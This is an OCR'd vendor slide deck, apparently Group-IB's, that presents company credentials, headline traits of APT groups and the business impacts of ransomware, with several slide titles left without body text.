Threat Landscape & Intelligence-driven Response

Group-IB: Overview

Our mission: Fight against cybercrime

Global presence

500+
team of digital crime fighters

60
countries

Digital Crime Resistance Centers
in every region of presence (Europe, Asia-Pacific, Central Asia, and Middle East)


Best in innovation and excellence

80%
of our team consists of specialized technical experts

$1bln
saved by our client companies through our technologies

8 Gold
Cybersecurity Excellence Awards (2022)

ASEAN Region 2023 Awards
Top Women in Security



Evidence of Investigative Leadership

#1*
Incident Response Retainer

1400+
successful high-tech crime investigations in 60+ countries

GROUP-IB GLOBAL PARTNERSHIPS

INTERPOL

EUROPOL

AFRIPOL

GROUP-IB RECOGNIZED BY TOP INDUSTRY EXPERTS

FORRESTER® IDC Gartner

kuppingercole ANALYSTS FROST & SULLIVAN

* According to Cybersecurity Excellence Awards

QUICK PLACEHOLDER

GROUP-IB

APT TACTICS, TECHNIQUES AND PROCEDURES

GROUP-IB

KEY FEATURES

PERSISTENCE

SOPHISTICATION

OPERATIONAL SECURITY

USE OF ENCRYPTION

UNIQUE C2 INFRASTRUCTURE

SINKHOLING

CUSTOM MALWARE

LIVING OFF-THE-LAND

CODE OBFUSCATION & ANTI-ANALYSIS

ADOPTING & CHANGING BEHAVIOR


TARGETED SOCIAL ENGINEERING

COMPARTMENTALIZATION

STEALTH & PATIENCE


RESOURCES

CYBERCRIME OVERVIEW



HOW RANSOMWARE OPERATES

GROUP-IB



CORE BUSINESS IMPACTS

GROUP-IB

NEGATIVE PUBLIC EXPOSURE

Hacktivists, Terrorists Ransomware make some noise on social media claiming successful attacks against their victims

SIGNIFICANT STRESS TO THE SECURITY TEAM

24x7 work mode, managing management expectations, fighting against cybercrime and will to sleep

CONFIDENTIAL INFORMATION DISCLOSURE

Ransomware affiliates will publish bulk data on their Data Leak Site. Nation-state groups will reuse the leaked data for their own needs.

REGULATORY FINES

Incident Response must be performed by a trusted third-party cybersecurity provider. The investigation results will discover any violation committed prior to the attack. This should be disclosed with Regulatory authorities and may lead to a fine.

42%+

Of clients claimed Data Loss


40%

Reported Business Downtime


30%+

Reported Lost customers


RANSOMWARE BY INDUSTRY



ACCESS BROKERS



USE OF COMPROMISED ACCOUNTS




Malware

